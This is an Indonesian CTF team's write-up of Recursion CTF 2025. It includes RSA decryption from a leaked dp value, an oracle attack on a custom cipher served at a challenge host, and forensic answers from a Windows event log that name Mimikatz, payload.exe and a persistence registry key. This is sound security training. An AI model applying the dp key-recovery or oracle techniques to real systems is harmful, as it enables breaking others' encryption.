


# Write-Up Recursion CTF 2025

disuruh mentor daftar



DJumanto  
mirai  
Etern1ty

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# CRYPTOGRAPHY

## resonance

Flag: RECURSION{res0nant\_r3dact10n\_09}

### Deskripsi

by **Pablu**

A faint signal was captured. Nothing more, nothing less.

### Informasi Terkait Soal

#### chall.py

```
from Crypto.PublicKey import RSA
from Crypto.Util.number import bytes_to_long, long_to_bytes
from flag import FLAG

key = RSA.generate(1024)
n = key.n
e = key.e
d = key.d
p = key.p
q = key.q

dp = d % (p - 1)

m = bytes_to_long(FLAG)
c = pow(m, e, n)
ciphertext_hex = long_to_bytes(c).hex()

with open("output.txt", "w") as f:
    f.write(f"n = {n}\n")
    f.write(f"e = {e}\n")
    f.write(f"dp = {dp}\n")
    f.write(f"ciphertext = {ciphertext_hex}\n")
```

## Pendekatan

$$d_p \equiv d \pmod{p-1}$$

$$e \cdot d_p \equiv 1 \pmod{p-1}$$

$$e \cdot d_p - 1 = k(p-1), k \in \mathbb{Z}$$

$$p-1 \mid e \cdot d_p - 1, \text{ or } p \mid e \cdot d_p - 1 + k$$

$$\text{for some } k \in \{1, 2, \dots, e-1\}, p = \frac{e \cdot d_p - 1 + k}{k}$$

Kita cuma perlu implementasi iterasi terakhir untuk mencari k yang akan menghasilkan p.

## Solusi

### solver.py

```
# eter
from Crypto.Util.number import *

def main():
    n =
1117707933458048200206903119849222287322121027276026769019883135538006893673
8802102070665193914759627346206105111505950883296758045912243757042696799058
7879949654119662322313597088936804792872005508886826106953402914725865768714
0889969175289512338718388410806043565944509508049725418640334666429899994778
02249
    e = 65537
    dp =
9364274929958640432632605094208175813634242527602093818836277754041419671833
5823028102459618437074411349720380425070194915021415593648918808750940278989
03
    ct =
"61dc307461666487d1471003a00a4642907e596ad7a79afcb623d8da4ee0546fb0116ab47bd
641dc036caa839dde3fa909bf55bdd3ca62131aa30e6687d6a80c36a68024595a40d9adb7a2c
321afb7779a2d4601d10e2b689dec54ec5478d06558b5f09374730ca8ccfd65c8b724e32c552
e178800b863a7870b681f13fb8b41"
    ct = int(ct, 16)

    for k in range(1, e):
        p_candidate = (e * dp - 1 + k) // k
```


```
if n % p_candidate != 0:
    continue

p = p_candidate
q = n // p
phi = (p - 1) * (q - 1)
d = inverse(e, phi)

if d * e % phi == 1:
    pt = pow(ct, d, n)
    print(long_to_bytes(pt))
    break
else:
    print("sob")

if __name__ == '__main__':
    main()
```

## Hasil



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
> cd resonance
> python solver.py
b'RECURSION{res0nant_r3dact10n_09}'
> eter ~/../cry/resonance
◉ ▶
```

## Zarrar Cipher

Flag: RECURSION{1nf0\_l0gin\_ranked\_jam09\_mal4m!!!z4rr4r\_c1ph3r\_1z\_real}

### Deskripsi

by **Pablu**

Untuk berkomunikasi secara rahasia dengan sahabatnya, Oejang. Oeyl menciptakan sebuah cipher baru yakni zarrar cipher. Bisakah anda mengungkap pesan rahasia yang dikirim

`nc 103.87.66.171 13339`

### Informasi Terkait Soal

#### message.txt

```
zaaaaaarraaaarrrrraaaarrraaaaaarrrrraaaaaarraaaarrrrrrrrraaaarrrrrrrrrrraaaarrrrr
rrrrrrrrraaaaaarrrrrrrrrrraaaaaarrrrrrrrrrraaaaaarrrrrrraaa_aaaaaarrrrrrrrrrraaaaa
arrrrrrrrrrraaa_aaaaaarrrrrrraaaaaarrrrrrraaaaaarrrrrrrrrrraaaaaarrrrrrrrrrraaaaaar
raaaaaaraaaaarrrrrrrrrrraaaaaarrrrrrrrraaaaaarrrrraaaaaarrrrraaaaaarrrrrrrrrrraaaaa
arrrrrrrrraaaaaaraaaaarrrrrrrrrrraaa_aaarrrrrrrraaaaaarrrrrrrrrrraaaaaarrrrrrrrraa
aaaaraaaaarrrrrrrrrrraaarrrraaaaaarrrrrrrrraaraaraaaaaarrrrrrrrraarrrrraaaaaaar
raaaaaarraaarrrraaaaaarraaaaaarrrrrrrrrrraaaaaarraaraaaaaaa_aaaaaarrrrrrraaarr
aaaaaarraaaaaarrrrrrrrrrraaaaaarrrrrrrrraaaaaarrrrrrrrrrraaaaaarraaaaaarrrr
aaaaaaraaaaarrrrrrrrrrraaaaaarrrrrrrrrr
```

### Pendekatan

Intinya bikin mapping aja buat semua char, tapi poin penting disini 'z' pertama itu ternyata tidak dipakai. Untungnya ada Github Copilot Claude 3.7 Sonnet yang selalu siap membantu (malas :3)

### Solusi

#### solver.py

```
# eter
from Crypto.Util.number import *
from pwn import *
context.log_level = 'info'
import string

hostport = "nc 103.87.66.171 13339"
```

```

HOST = hostport.split()[1]
PORT = int(hostport.split()[2])

def read_encrypted_message():
    try:
        with open('message.txt', 'r') as f:
            encrypted = f.read().strip()
            return encrypted
    except Exception as e:
        print(f"Error reading message.txt: {e}")
        return None

def learn_encryption_patterns(r):
    pattern_to_char = {}
    char_to_pattern = {}

    test_chars = string.ascii_letters + string.digits +
'{}_!@#$$%^&*()-+=[|]:;"\ '<>, .?/'

    for char in test_chars:
        try:
            r.sendlineafter(b"Choose an option (1/2/3): ", b"1")
            r.sendlineafter(b"Enter plaintext to encrypt: ", char.encode())
            r.recvuntil(b"Encrypted text: ")
            encrypted = r.recvline().strip().decode()

            if encrypted.startswith('z'):
                encrypted = encrypted[1:]

            pattern_to_char[encrypted] = char
            char_to_pattern[char] = encrypted
            print(f"Learned: '{char}' -> '{encrypted}'")
        except Exception as e:
            print(f"Error learning pattern for '{char}': {e}")

    return pattern_to_char, char_to_pattern

def decrypt_message(encrypted, pattern_to_char):
    if encrypted.startswith('z'):
        encrypted = encrypted[1:]

```

```

result = ""
i = 0

unidentified = []

while i < len(encrypted):
    found = False

    for pattern, char in sorted(pattern_to_char.items(), key=lambda x:
-len(x[0])):
        if i + len(pattern) <= len(encrypted) and
encrypted[i:i+len(pattern)] == pattern:
            result += char
            i += len(pattern)
            found = True
            break

    if not found:
        if encrypted[i] == '_':
            result += '_'
            i += 1
        else:
            unidentified.append((i, encrypted[i:i+20]))
            result += '?'
            i += 1

if unidentified:
    print("\nUnidentified segments:")
    for pos, segment in unidentified:
        print(f"Position {pos}: '{segment}...")

return result

def analyze_pattern_structure(pattern_to_char):
    print("\nPattern structure analysis:")
    for pattern, char in pattern_to_char.items():
        a_count = pattern.count('a')
        r_count = pattern.count('r')
        print(f"'{char}' -> {a_count}a, {r_count}r - '{pattern}'")

def main():

```

```

try:
    r = remote(HOST, PORT)

    # Learn the encryption patterns
    print("Learning encryption patterns...")
    pattern_to_char, char_to_pattern = learn_encryption_patterns(r)
    print(f"Learned {len(pattern_to_char)} encryption patterns")

    analyze_pattern_structure(pattern_to_char)
    encrypted = read_encrypted_message()
    decrypted = decrypt_message(encrypted, pattern_to_char)
    print(f"\nDecrypted message: {decrypted}")

except Exception as e:
    print(f"Error in main: {e}")
finally:
    r.close()

if __name__ == "__main__":
    main()

```

## Hasil

```

')' -> 2a, 9r - 'aarrrrrrrrr'
'-' -> 2a, 13r - 'aarrrrrrrrrrrrr'
'+' -> 2a, 11r - 'aarrrrrrrrrrr'
'=' -> 3a, 13r - 'aaaarrrrrrrrrrrrr'
 '[' -> 5a, 11r - 'aaaaarrrrrrrrrrrrr'
 ']' -> 5a, 13r - 'aaaaarrrrrrrrrrrrrrr'
 '|' -> 7a, 12r - 'aaaaaaarrrrrrrrrrrrrrr'
 ':' -> 3a, 10r - 'aarrrrrrrrrrr'
 ';' -> 3a, 11r - 'aarrrrrrrrrrrr'
 '"' -> 2a, 2r - 'aarr'
 ''' -> 2a, 7r - 'aarrrrrrr'
 '<' -> 3a, 12r - 'aarrrrrrrrrrrrr'
 '>' -> 3a, 14r - 'aarrrrrrrrrrrrrrrrr'
 ',' -> 2a, 12r - 'aarrrrrrrrrrrrr'
 '.' -> 2a, 14r - 'aarrrrrrrrrrrrrrrrr'
 '?' -> 3a, 15r - 'aaaarrrrrrrrrrrrrrrrr'
 '/' -> 2a, 15r - 'aarrrrrrrrrrrrrrrrr'

Decrypted message: RECURSION{1nf0_l0gin_ranked_jam09_mal4m!!!z4rr4r_c1ph3r_1z_real}
[*] Closed connection to 103.87.66.171 port 13339

> eter ~/.../cry/zarrar

```

# FORENSIC

paBlue Team

Flag: RECURSION{y0u\_4r3\_4\_r3l14bl3\_blu3\_t34m\_4n4lys7\_09\_URRRAAAHHH}

## Deskripsi

by **Pablu**

Loh....

```
nc 103.87.66.171 32128
```

## Informasi Terkait Soal

Diberikan satu file **.evtx**, yang bisa dibuka dengan Event Viewer.

## Solusi

```
Question 1: What is the Event ID for malicious PowerShell execution?
```

```
Format: number
```

```
Answer: Correct
```

```
Question 2: What is the name of the malware executable that was dropped?
```

```
Format: name.exe
```

```
Answer: Correct
```

```
Question 3: What encoding was used in the PowerShell command?
```

```
Format: lowercase
```

```
Answer: Correct
```

```
Question 4: What credential-stealing tool was executed?
```

```
Format: lowercase
```

```
Answer: Correct
```


```
Question 5: What registry key was modified to maintain persistence?
```

```
Format: this\is\example\path
```


```
Answer: Correct
```

[https://github.com/dbissell6/DFIR/blob/main/Blue\\_Book/Blue\\_Book.md](https://github.com/dbissell6/DFIR/blob/main/Blue_Book/Blue_Book.md)


**No 1** - 4104 merupakan event ID untuk logging script yang dijalankan oleh PowerShell. Kita bisa filter berdasarkan event ID, dan memang ada script malicious yang dijalankan.



**No 2 - Kita bisa cek event ID 4688 untuk process creation. Malware: **payload.exe****




**No 3 - Straightforward, **b64****



#### No 4 - Mimikatz

No 5 - Kita bisa cek event ID 4657 untuk modification ke value registry.



Question 6: What is the name of the backdoor service installed?

Format: NameSvc

Answer: Correct

Question 7: Which LOLBin was used for process injection?

Format: binary.exe

Answer: Correct

Question 8: What is the IP address used by the attacker to access RDP?

Format: xxx.xxx.x.xxx

Answer: Correct

Question 9: What file was accessed in the C:\Finance directory?

Format: filename.ext


Answer: Correct

Question 10: What protocol was used for data exfiltration?

Format: lowercase


Answer: Correct

No 6 - Kita bisa cek event ID 4697 untuk service creation.

